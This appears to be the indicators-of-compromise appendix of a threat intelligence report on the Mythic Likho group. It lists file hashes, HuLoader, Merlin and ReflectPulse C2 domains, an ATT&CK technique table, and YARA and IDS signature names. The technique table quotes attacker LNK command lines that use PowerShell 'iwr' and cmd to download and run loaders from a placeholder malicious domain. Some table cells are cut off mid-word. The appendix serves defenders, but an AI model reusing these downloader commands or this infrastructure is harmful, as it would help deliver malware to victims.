b50528802ebbd467ec5af46ecae24d53	f9960ca55ce7911eaf9120600aa01934844d2248	6e000000000000000000000000000000
ebe2037b3adc1901a95774eb6126e61d	66058bfd84b7d906ce5fef80ef8ee5392985805	b3000000000000000000000000000000
0fc962b63b625b7dc3d89c1784ccd2ae	9d24b27569ff49dc99210bb5d2137b081fa9a447	e9000000000000000000000000000000
3f62f8f429c27203b83e2a01464cf845	ee5712f5c7d06a73769d951b27eef82873cf269d	f8f00000000000000000000000000000
51a1010aa03722eae1fa2a8c55e80885	c43a11071ca070c9d01298046eb44f8a1cf7d0a6	07000000000000000000000000000000
4bba14d3ae096c8d399537fc4f1c1b31	5f7a75fda15751dc0635bc9d8c3b67f26d96864c	5f100000000000000000000000000000
6ad480ec54b7c36d69a498f1404270a1	058701bc59a237bdb2cdde7b72d5068cd2636479	e4000000000000000000000000000000
483c419249a24fe7c3cba95610223822	6e77fbd27401f237c2c870b1c22fb7b347767f59	c1000000000000000000000000000000
a703d7614e843078409a4f46adc5ebd3	5c09858c937e386b64fbbbf96ce1afe7d0fc958	62000000000000000000000000000000
16c12540cd3f8a3c4ee5015adf5f1553	78515e600b5fe889bc2cf88f4d207d7ef977045f	be000000000000000000000000000000
6a876409dc4fda848e14aba5ddb24e08	4bb141452a23c76eb536b6e53e4e044fbb8610c6	f7c00000000000000000000000000000
70b9ee1b84bd2f144655dddb7ea72241	8ee24f2fd7db05020ff7bbbd77d80b52a3e7c4b9	0f700000000000000000000000000000
f8be5710df1486c69bd49c6c14640f00	f551afb61945a3eecfdc5a299c7f25638ef04ebb	e7000000000000000000000000000000
babc9ff357b5d41da11c5478e9b33d56	81487461510e5e2c45a036f833df16d6f6ea8f6b	5d000000000000000000000000000000
13c4f2f2244de0d4a6faed1552c43873	adb559dfbea9ed68bdc31adc4bc78a557b8172a0	a7000000000000000000000000000000
a15ce1fdf7bc7cc50cb124dba296d3af	b89d8df51199187728d7262f811a53518f950505	55000000000000000000000000000000

MD5	SHA1	SHA256
861461cfdca462b5e6d9da5a610e08a2	94dc229e014f5f1cba17d6681a97b345b6a467b1	c0b

Download as:

Network IoCs

Indicator	Destination
info-cloud.ru	HuLoader C2
document.info-cloud.ru	HuLoader C2
billing-gosuslugi.info-cloud.ru	HuLoader C2
cloud.info-cloud.ru	HuLoader C2
telecomz.ru	HuLoader C2
ui.telecomz.ru	HuLoader C2
re.telecomz.ru	HuLoader C2
st.telecomz.ru	HuLoader C2
nsitelecom.ru	HuLoader C2
mail.nsitelecom.ru	HuLoader C2
test.nsitelecom.ru	HuLoader C2
ya.nsitelecom.ru	HuLoader C2
gosuslugi-help.ru	HuLoader C2
heilhitler.gosuslugi-help.ru	HuLoader C2
document.gosuslugi-help.ru	HuLoader C2
yandex.gosuslugi-help.ru	HuLoader C2
arctelecom.ru	HuLoader C2
forum.arctelecom.ru	HuLoader C2
cloudmaill.ru	HuLoader C2
download.cloudmaill.ru	HuLoader C2
ilcloud.ru	HuLoader C2
net.ilcloud.ru	HuLoader C2
affine.ilcloud.ru	HuLoader C2
jellyfin.ilcloud.ru	HuLoader C2

Indicator	Destination
pangolin.ilcloud.ru	HuLoader C2
bitwarden.ilcloud.ru	HuLoader C2
proxmox.ilcloud.ru	HuLoader C2
appflowy.ilcloud.ru	HuLoader C2
nginx.ilcloud.ru	HuLoader C2
gkrzn.ru	Merlin C2
cloud.gkrzn.ru	Merlin C2
files.gkrzn.ru	Merlin C2
drive.gkrzn.ru	Merlin C2
pop3.gkrzn.ru	Merlin C2
mail.gkrzn.ru	Merlin C2
yuristconsultant.ru	Merlin C2
file.yuristconsultant.ru	Merlin C2
mail.yuristconsultant.ru	Merlin C2
clouddrc.ru	ReflectPulse C2
drive.clouddrc.ru	ReflectPulse C2
consultantl.ru	ReflectPulse C2
api.consultantl.ru	ReflectPulse C2
winrar64.ru	ReflectPulse C2
dns-shop-client.ru	ReflectPulse C2
help.dns-shop-client.ru	ReflectPulse C2
smtp.dns-shop-client.ru	ReflectPulse C2
pop.dns-shop-client.ru	ReflectPulse C2
ftp.dns-shop-client.ru	ReflectPulse C2
shopdns.ru	ReflectPulse C2

Indicator	Destination
help.shopdns.ru	ReflectPulse C2
f.shopdns.ru	ReflectPulse C2
npo-iskra.ru	ReflectPulse C2
disk.npo-iskra.ru	ReflectPulse C2
test.npo-iskra.ru	ReflectPulse C2
files.npo-iskra.ru	ReflectPulse C2
docs.npo-iskra.ru	ReflectPulse C2
f.npo-iskra.ru	ReflectPulse C2
electropriborzavod.ru	ReflectPulse C2
cloud.electropriborzavod.ru	ReflectPulse C2
cdn.electropriborzavod.ru	ReflectPulse C2
vesti-news.ru	ReflectPulse C2
api.vesti-news.ru	ReflectPulse C2
mail.vesti-news.ru	ReflectPulse C2
hostmaster.fornex.com.vesti-news.ru	ReflectPulse C2
моя-декларация.рф	ReflectPulse C2
mail.моя-декларация.рф	ReflectPulse C2
gosinfobot.ru	ReflectPulse C2
mail.gosinfobot.ru	ReflectPulse C2

Download as:

MITRE ATT&CK matrix

ID	Program name	Description
Reconnaissance		
T1591	Gather Victim Org Information	Mythic Likho researches the victim's industry to develop convincing phishing lures and tailor malicious infrastructure to mimic legitimate services
T1591.001	Gather Victim Org Information: Determine Physical Locations	Mythic Likho identifies the target organization's physical locations to develop convincing phishing lures and tailor malicious infrastructure to mimic legitimate services
T1591.002	Gather Victim Org Information: Business Relationships	Mythic Likho researches the target organization's contractors and business relationships to develop convincing phishing lures and tailor malicious infrastructure to mimic legitimate services
T1589.002	Gather Victim Identity Information: Email Addresses	Mythic Likho collects employee email addresses to identify potential phishing targets
T1591.004	Gather Victim Org Information: Identify Roles	Mythic Likho identifies employee roles to select phishing targets
Resource Development		
T1583.001	Acquire Infrastructure: Domains	Mythic Likho registers domains and third-level subdomains via a registrar to send phishing emails, host and deliver the HuLoa ReflectPulse loaders, and operate their C2 infrastructure. Spoofed domains spoof: • Russian cloud storage services • The target's industry • Government services • Telecom companies • Mass media • The industrial sector Third-level subdomains spoof: • Cloud storage services: drive, disk, files, cloud, document, cloud • Email: mail, pop3, pop, smtp • Technical support: forum, help • Test infrastructure: test • Search engine: yandex, ya • API: api The group uses the following GET/POST endpoints on infected hosts, issue C2 commands, and deliver subsequent commands: • .ru/data?q= • .ru/data_query?q= • .ru/index?data= • .ru/meta

ID	Program name	Description
T1583.003	Acquire Infrastructure: Virtual Private Server	Mythic Likho rents virtual private servers (VPS) to use them as SMTP servers, and SMB shares to host the HuLoader, Merlin, and ReflectPulse loaders
T1584.003	Compromise Infrastructure: Virtual Private Server	Mythic Likho compromises legitimate Russian websites to host HuLoader, Merlin, and ReflectPulse loaders, embedding links to payloads on these sites
T1585.002	Establish Accounts: Email Accounts	Mythic Likho registers accounts with Russian email providers to engineer victims, delivering them download links for HuLoader and ReflectPulse from compromised legitimate websites or cloud storage. These accounts are registered using Russian mobile numbers to mimic corporate accounts of the impersonated organization. They use real employee data and favicons scraped from official sites.
T1585.003	Establish Accounts: Cloud Accounts	Mythic Likho creates accounts on Russian cloud storage services to deliver the HuLoader, Merlin, and ReflectPulse loaders. They use the Mega.nz cloud storage service to exfiltrate data collected from victims.
T1586.002	Compromise Accounts: Email Accounts	Mythic Likho compromises email accounts belonging to Russian organizations to distribute phishing links that download HuLoader, Merlin, and ReflectPulse loaders.
T1587.001	Develop Capabilities: Malware	Mythic Likho develops custom malware for its offensive tools, including HuLoader and ReflectPulse loaders, and the Loki backdoor.
T1588.001	Obtain Capabilities: Malware	Mythic Likho incorporates paid and open-source malware into its tools, including Merlin, LockBit, and SharpHound.
T1588.002	Obtain Capabilities: Tool	Mythic Likho incorporates paid and open-source tools into its tools, including XenArmor Password Recovery, Rclone, Ligolo-ng, Nmap, PsExec, Dcomexec, Impacket, Socat, and PuTTY.
T1608.001	Stage Capabilities: Upload Malware	Mythic Likho stages the HuLoader, Merlin, and ReflectPulse loaders on cloud storage services. Mythic Likho stages the HuLoader, Merlin, and ReflectPulse loaders on compromised legitimate sites.
Initial Access		
T1133	External Remote Services	Mythic Likho leverages SSH connections to gain initial access to the target network.
T1199	Trusted Relationship	Mythic Likho establishes trust with the target organization's email, using a pre-planned cover story before sending a link to the HuLoader, Merlin, or ReflectPulse loader.

ID	Program name	Description
T1204.001	User Execution: Malicious Link	Mythic Likho relies on users to click links to malicious domain storage, or compromised websites to download the HuLoader ReflectPulse loaders
T1204.002	User Execution: Malicious File	Mythic Likho relies on users to execute the HuLoader, Merlin ReflectPulse loaders on their systems
T1566.002	Phishing: Spearphishing Link	Mythic Likho targets corporate email addresses with spearph containing links to the HuLoader, Merlin, and ReflectPulse loaders
T1650	Acquire Access	Mythic Likho gains initial access to the victim's network by leveraging connections previously established within the compromised infrastructure (Ex)Cobalt
Execution		
T1059.001	Command and Scripting Interpreter: PowerShell	Mythic Likho distributes malicious LNK files that execute PowerShell commands upon opening to download and install HuLoader, ReflectPulse from malicious or compromised domains: powershell "\$ProgressPreference='SilentlyContinue';iwr -Uri \$env:u -Out [FILENAME];conhost.exe \$env:TEMP\[FILENAME]"
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Mythic Likho uses droppers that leverage CMD to execute ex • cmd.exe /C conhost.exe [MALICIOUS_FILEPATH] • cmd.exe /C start [DECOY_FILEPATH] Mythic Likho distributes malicious LNK files that execute CMD upon opening to download and install HuLoader, Merlin, and ReflectPulse from malicious or compromised domains: cmd.exe /v:on /c "set u=https://192.168.1.1/[FILENAME] && set u=!u:192.168.1.1=[MALICIOUS_OR_HACKED_DOMAIN]! && powershell [POWERSHELL_COMMAND]" Mythic Likho uses the Loki backdoor to execute commands via
T1106	Native API	Mythic Likho uses WinAPI functions within its droppers, loader backdoor to perform file operations (such as creation and writing) components, and gather system information
Persistence		
T1098.004	Account Manipulation: SSH Authorized Keys	Mythic Likho creates an SSH key file in the .ssh directory to retain SSH access
T1136.001	Create Account: Local Account	Mythic Likho creates new local accounts on compromised computers using net user and net accounts commands

ID	Program name	Description
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Mythic Likho ensures the Loki backdoor starts automatically on an infected computer is powered on by modifying the Windows registry. It uses the reg add: command to add the backdoor to the HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run registry value.
T1219.002	Remote Access Tools: Remote Desktop Software	Mythic Likho creates network tunnels into the compromised remote host using open-source tools such as Ligolo-ng, PuTTY, and Socat.
Defense Evasion		
T1027.007	Obfuscated Files or Information: Dynamic API Resolution	Mythic Likho hashes the names of WinAPI functions and library names in droppers, loaders, and the backdoor using the djb2 algorithm.
T1027.009	Obfuscated Files or Information: Embedded Payloads	Mythic Likho embeds the payload within its droppers and loaders.
T1027.010	Obfuscated Files or Information: Command Obfuscation	Mythic Likho uses escape characters to obfuscate PowerShell commands embedded within LNK files used to download HuLoader, Merlin, and ReflectPulse.
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Mythic Likho encrypts (encodes) the payload delivered by its droppers and loaders.
T1027.015	Obfuscated Files or Information: Compression	Mythic Likho compresses the payload delivered by its droppers and loaders using the DEFLATE algorithm.
T1036.005	Masquerading: Match Legitimate Resource Name or Location	Mythic Likho disguises the HuLoader, Merlin, and ReflectPulse as legitimate software on the victim's file system: • C:\drivers\NVIDIAControlPanel.exe • C:\Temp\yandexupdate.exe • C:\Temp\Telegram.exe • C:\Temp\chrome.exe
T1036.007	Masquerading: Double File Extension	Mythic Likho uses double extensions to masquerade malicious loaders as PDF documents.
T1036.008	Masquerading: Masquerade File Type	Mythic Likho changes the icons of SCR and LNK loaders to match PDF documents and JPG images. Mythic Likho uses fake file extensions for the payload extractors and droppers.

ID	Program name	Description
T1036.010	Masquerading: Masquerade Account Name	When registering email accounts, Mythic Likho uses real email favicons scraped from official websites to masquerade as the they impersonate during phishing campaigns
T1055	Process Injection	Mythic Likho uses the Loki backdoor to inject shellcode into s
T1055.001	Process Injection: Dynamic-link Library Injection	Mythic Likho uses the Loki backdoor to inject a DLL into spec
T1140	Deobfuscate/Decode Files or Information	Mythic Likho uses droppers to decode (deobfuscate) the emk
T1202	Indirect Command Execution	Mythic Likho uses conhost.exe within delivered LNK files to e payload downloaded from the C2 server
T1562.001	Impair Defenses: Disable or Modify Tools	Mythic Likho disables antivirus software on compromised hos
T1620	Reflective Code Loading	Mythic Likho uses reflective payload loading to execute load directly in memory
T1678	Delay Execution	Mythic Likho uses /v:on to enable delayed environment varia within the PowerShell commands used to download HuLoad ReflectPulse: /v:on /c "set u=https://192.168.1.1/[FILENAME] u=!u:192.168.1.1=[MALICIOUS_OR_HACKED_DOMAIN]! & "\$ProgressPreference='SilentlyContinue';iwr -Uri \$env:u -Out [FILENAME];conhost.exe \$env:TEMP\[FILENAME]"
Privilege Escalation		
T1078	Valid Accounts	Mythic Likho uses valid accounts discovered on infected host with privileged access
T1134	Access Token Manipulation	Mythic Likho uses the Loki backdoor to manipulate Windows
Credential Access		
T1003.001	OS Credential Dumping: LSASS Memory	Mythic Likho uses Mimikatz to extract user password hashes memory
T1003.002	OS Credential Dumping: Security Account Manager	Mythic Likho uses XenArmor Password Recovery to extract u hashes from the Security Account Manager (SAM)

ID	Program name	Description
T1555.001	Credentials from Password Stores: Keychain	Mythic Likho uses XenArmor Password Recovery to extract keys from Wi-Fi profiles
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Mythic Likho uses XenArmor Password Recovery to extract passwords from web browsers
T1555.004	Credentials from Password Stores: Windows Credential Manager	Mythic Likho uses XenArmor Password Recovery to extract secrets from Windows Credential Manager, Windows Vault, and Windows Defender Credential Guard
T1555.005	Credentials from Password Stores: Password Managers	Mythic Likho uses XenArmor Password Recovery to extract passwords from the local databases of password managers such as LastPass, 1Password, and Dashlane
Discovery		
T1016	System Network Configuration Discovery	Mythic Likho retrieves the ARP table using the arp -a command Mythic Likho gathers information about configuration of IP addresses using the ipconfig command Mythic Likho uses Loki loaders to identify the number of network interfaces on the compromised host and their IPv4 addresses
T1016.001	System Network Configuration Discovery: Internet Connection Discovery	Mythic Likho uses the ping command to send ICMP echo requests to test network connectivity
T1033	System Owner/User Discovery	Mythic Likho retrieves the current user's name and domain using the whoami command Mythic Likho uses Loki loaders to identify the user of the compromised host
T1046	Network Service Discovery	Mythic Likho uses Nmap to scan the target network infrastructure for open ports and services
T1049	System Network Connections Discovery	Mythic Likho gathers network connection statistics using the netstat command
T1057	Process Discovery	Mythic Likho gets information about running processes using the ps command

ID	Program name	Description
T1082	System Information Discovery	Mythic Likho gathers system and hardware configuration info using the systeminfo command Mythic Likho uses the Loki loader to identify the victim's computer architecture, and OS version
T1083	File and Directory Discovery	Mythic Likho gets information about the file system's structure using the following commands: • pwd returns the full path of the current working directory. • ls lists files and directories in the current directory. • dir lists files and subdirectories in a specified path. • tree generates a directory tree for a specified path and save the file: tree [PATH] > [FILE_PATH] • -C "[Console]::OutputError Object System.Text.UTF8Encoding; (Get-ChildItem -Path '[Path]' -Measure-Object -Property Length -Sum ForEach-Object {[math]::Round(\$_.Sum / 1MB, 2)})" recursively enumerates folder and calculates their total size • (gci O:\1C_InfoBase (352) measure Length -s).Sum / 1Mb total size (in megabytes) of all files within the 1C database directory Mythic Likho uses the Loki loader to determine the path to the executable file Mythic Likho uses the Loki backdoor to identify the current directory
T1087.002	Account Discovery: Domain Account	Mythic Likho uses SharpHound to get information about Active Directory users Mythic Likho gathers information about Active Directory users using the user and Get-ADUser -Filter commands
T1201	Password Policy Discovery	Mythic Likho gathers information about Windows password policies using the commands net accounts, Get-ADDefaultDomainPasswordPolicy, and Get-WssPasswordPolicy
T1680	Local Storage Discovery	Mythic Likho enumerates available drives and their properties using the Volume and Get-PSDrive commands
Lateral Movement		
T1569.002	System Services: Service Execution	Mythic Likho uses compromised local accounts alongside the PsExec and dcomexec utilities to execute remote commands within the compromised network
T1570	Lateral Tool Transfer	Mythic Likho transfers malicious tools laterally across the corporate network by connecting local and remote SMB shares using the New-PSDrive commands
Collection		

ID	Program name	Description
T1005	Data from Local System	Mythic Likho collects data from local shares
T1039	Data from Network Shared Drive	Mythic Likho collects data from network shares
T1213.006	Data from Information Repositories: Databases	Mythic Likho uses native utilities to create local copies of data discovered on the compromised network
T1560.001	Archive Collected Data: Archive via Utility	Mythic Likho archives data of interest using the PowerShell c
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	Mythic Likho uses HTTP to ensure communication of its load backdoors with C2
T1071.002	Application Layer Protocol: File Transfer Protocols	Mythic Likho uses the SFTP connections to download malicious C2 server to the victim's system
T1105	Ingress Tool Transfer	Mythic Likho uses the Loki backdoor to download files from the compromised host
T1132.001	Data Encoding: Standard Encoding	Mythic Likho encodes messages transferred to C2 using Base64
T1572	Protocol Tunneling	Mythic Likho tunnels network traffic into the compromised network source tools such as Ligolo-ng, PuTTY, and Socat
T1573.001	Encrypted Channel: Symmetric Cryptography	Mythic Likho encrypts transferred messages using AES in CBC mode
T1573.002	Encrypted Channel: Asymmetric Cryptography	Mythic Likho secures network connections using asymmetric cryptography
T1665	Hide Infrastructure	Mythic Likho uses Cloudflare to mask the true IP addresses of its infrastructure
Exfiltration		
T1041	Exfiltration Over C2 Channel	Mythic Likho uses the Loki backdoor to exfiltrate files from the victim to the C2 server

ID	Program name	Description
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Mythic Likho exfiltrates collected data to cloud storage service Rclone utility
Impact		
T1485	Data Destruction	Mythic Likho formats RAID arrays discovered on the compromised system
T1486	Data Encrypted for Impact	Mythic Likho encrypts data on devices across the compromised system the LockBit ransomware
T1489	Service Stop	Mythic Likho uses the Loki backdoor to terminate specific processes
T1490	Inhibit System Recovery	Mythic Likho deletes backup and recovery utilities on the compromised system network

Download as:

PT Sandbox

YARA rules

Verdict

tool_multi_ZZ_Merlin__Backdoor

apt_win_UA_MythicLikho__Downloader__HuLoader

apt_win_UA_MythicLikho__Downloader__HuLoader__Manifest

apt_win_UA_MythicLikho__Downloader__ReflectPulse__installPayload

apt_win_UA_MythicLikho__Dropper__ReflectPulse__loadStage

apt_win_UA_MythicLikho__Backdoor__Loki__HavocAgent__version1

apt_win_UA_MythicLikho__Backdoor__Loki__version2

Download as:

Behavioral verdicts

Verdict

Read.Registry.Key.NetInterfaces

Read.Process.Name.Enumeration

Trojan.Win32.NetworkGeneric.c

Create.File.Masquerading.MasscanFiles

Delete.System.BSOD.Impact

Download as:

PT NAD and PT NGFW

LOADER [PTsecurity] HuLoader sid: 10011864

TOOLS [PTsecurity] Mythic C2 Loki Agent sid: 10013028